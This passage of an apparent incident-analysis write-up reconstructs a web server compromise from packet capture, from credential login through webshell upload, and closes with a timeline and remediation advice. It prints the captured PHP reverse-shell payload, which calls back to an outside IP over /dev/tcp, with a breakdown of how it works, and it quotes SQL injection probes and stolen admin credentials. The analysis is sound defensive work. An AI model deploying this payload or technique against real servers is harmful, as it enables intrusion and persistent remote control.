
Packet 88699 showed the successful authentication with decoded form data username=admin&password=admin123! and a 302 Found redirect confirming access.
Analyst Note:
The credentials were almost certainly extracted from theadmindatabase table via SQL injection earlier in the attack. The attacker first triedadmin:admin(a common default), then used the credentials from the database dump. This confirms that the SQL injection provided the foothold for lateral movement into the admin panel.
MITRE ATT&CK Reference:
This phase maps to T1083 — File and Directory Discovery (gobuster brute-forcing) and T1078 — Valid Accounts (using stolen credentials to authenticate).
5. Phase 4: Web Shell Upload & Persistence
Objective: Analyze the attacker’s final actions after gaining admin access — malicious file upload and reverse shell deployment.
PHP Reverse Shell Upload
After successful login, the final POST request stood out immediately — it was the only one targeting /admin/index.php with a content type of application/x-php:
1
88757  POST /admin/index.php  (application/x-php)
Following the HTTP stream revealed a multipart file upload containing a PHP reverse shell:
1
2
3
4
Content-Disposition: form-data; name="fileToUpload"; filename="NVri2vhp.php"
Content-Type: application/x-php

<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/111.224.250.131/443 0>&1'");?>

Reverse shell payload breakdown:
| Component | Purpose |
|---|---|
<?php exec() ?> | PHP function executing system commands |
/bin/bash -c | Runs a bash command |
bash -i | Opens an interactive bash shell |
>& /dev/tcp/111.224.250.131/443 | Redirects shell to attacker’s IP on port 443 |
0>&1 | Merges stdin/stdout through the same connection |
The attacker used port 443 deliberately — this is the standard HTTPS port and is commonly allowed outbound through firewalls, making the reverse shell harder to block.
MITRE ATT&CK Reference:
This phase maps to T1505.003 — Server Software Component: Web Shell (uploading NVri2vhp.php as a persistent backdoor) and T1571 — Non-Standard Port (using port 443 for reverse shell C2, disguised as legitimate HTTPS traffic).
Post-Upload Verification
After uploading the webshell, the attacker browsed to /admin/uploads/ and received a directory listing response:
1
2
3
<title>Index of /admin/uploads</title>
...
<a href="NVri2vhp.php">NVri2vhp.php</a>
This confirmed three critical failures:
- The upload succeeded without any file type validation
- Apache directory listing was enabled (
Options +Indexes) — a critical misconfiguration - The webshell was publicly accessible to anyone who knew the URL
At 08:24:28 — just 11 seconds after the upload — a 500 Internal Server Error was recorded, likely indicating the attacker attempted to trigger the reverse shell. The PCAP capture ended only 2 minutes and 16 seconds after the upload, and the attacker visited the uploads directory twice during this window, confirming verification behavior.
6. Full Attack Timeline
Based on packet timestamps and tool transitions, the complete attack was reconstructed:
| Time (UTC) | Kill Chain Phase | Activity | Tool |
|---|---|---|---|
| 08:01 | Reconnaissance | Attacker browses site, maps structure | Browser |
| 08:02 | Weaponization | Single-quote SQLi probe (book%27) | Manual |
| 08:03 | Initial Access | First structured SQLi payload (book and 1=1; -- -) | Manual |
| 08:07 | Execution | sqlmap automation begins — full SQL injection | sqlmap 1.8.3 |
| 08:08 | Discovery | Database and table enumeration via UNION-based SQLi | sqlmap 1.8.3 |
| 08:12 | Discovery | Directory brute-force scan | gobuster 3.6 |
| 08:13 | Credential Access | Admin panel login attempts begin | Browser |
| 08:17 | Lateral Movement | Successful login with admin:admin123! | Browser |
| 08:24 | Persistence | PHP reverse shell uploaded (NVri2vhp.php) | Browser |
| 08:24 | C2 Setup | Reverse shell payload planted on port 443 | — |
| 08:26 | Verification | Attacker confirms webshell is accessible | Browser |
7. Remediation & Mitigation Recommendations
Based on the findings, the following remediation steps should be prioritized:
Immediate Actions
- Take the web server offline and preserve forensic evidence
- Remove
NVri2vhp.phpfrom/admin/uploads/ - Reset all admin credentials immediately
- Check for additional uploaded files across all directories
- Audit all customer accounts for unauthorized access
Short-Term Fixes
- Patch the SQL injection vulnerability in
search.phpusing parameterized queries/prepared statements - Disable Apache directory listing (
Options -Indexesin config) - Implement file upload validation — restrict allowed file types, reject
.phpuploads - Add WAF rules for SQLi patterns (Web Application Firewall)
- Block the attacker’s IP (
111.224.250.131) at the network perimeter
Long-Term Hardening
- Implement outbound firewall rules blocking unexpected connections
- Set up intrusion detection (IDS/IPS) to alert on sqlmap/gobuster User-Agents
- Enforce the principle of least privilege on the web server user
- Conduct regular penetration testing on all public-facing applications
- Ensure passwords are stored using bcrypt or Argon2 — never plaintext or MD5
8. Conclusion
The Web Investigation analysis demonstrates a complete, methodical web server compromise spanning the full kill chain — from reconnaissance to persistent backdoor. Key findings include:
Initial Access: Exploitation of a SQL injection vulnerability on
/search.phpusing automated tooling (sqlmap 1.8.3), enabling full database enumeration and credential extraction.Attacker Profile: The threat actor operated from IP
111.224.250.131(Shijiazhuang, China) with zero prior threat reputation, underscoring the importance of behavioral over reputation-based detection.Discovery & Credential Theft: After database compromise, the attacker used
gobuster 3.6to discover the/admin/panel and authenticated with credentials (admin:admin123!) extracted via SQL injection.Persistence: A PHP reverse shell (
NVri2vhp.php) was uploaded to/admin/uploads/, configured to call back to the attacker on port 443 to evade firewall restrictions.Impact: Complete database access (including customer data), admin panel compromise, and a persistent backdoor providing potential full server control.
Key Takeaways for the SOC:
- Input Validation: Implement parameterized queries for all database interactions — SQL injection remains one of the most devastating and preventable vulnerabilities.
- Web Server Hardening: Disable directory listing, validate file uploads, and restrict script execution in upload directories.
- Behavioral Detection: The attacker had zero threat reputation — SOC teams must alert on traffic patterns (volume, User-Agents, request frequency), not just IOC feeds.
- Defense in Depth: Each phase of this attack exploited a separate misconfiguration. Any single fix would have broken the kill chain.
Analysis Date: March 21, 2026
Analyst: El OMARI Zakaria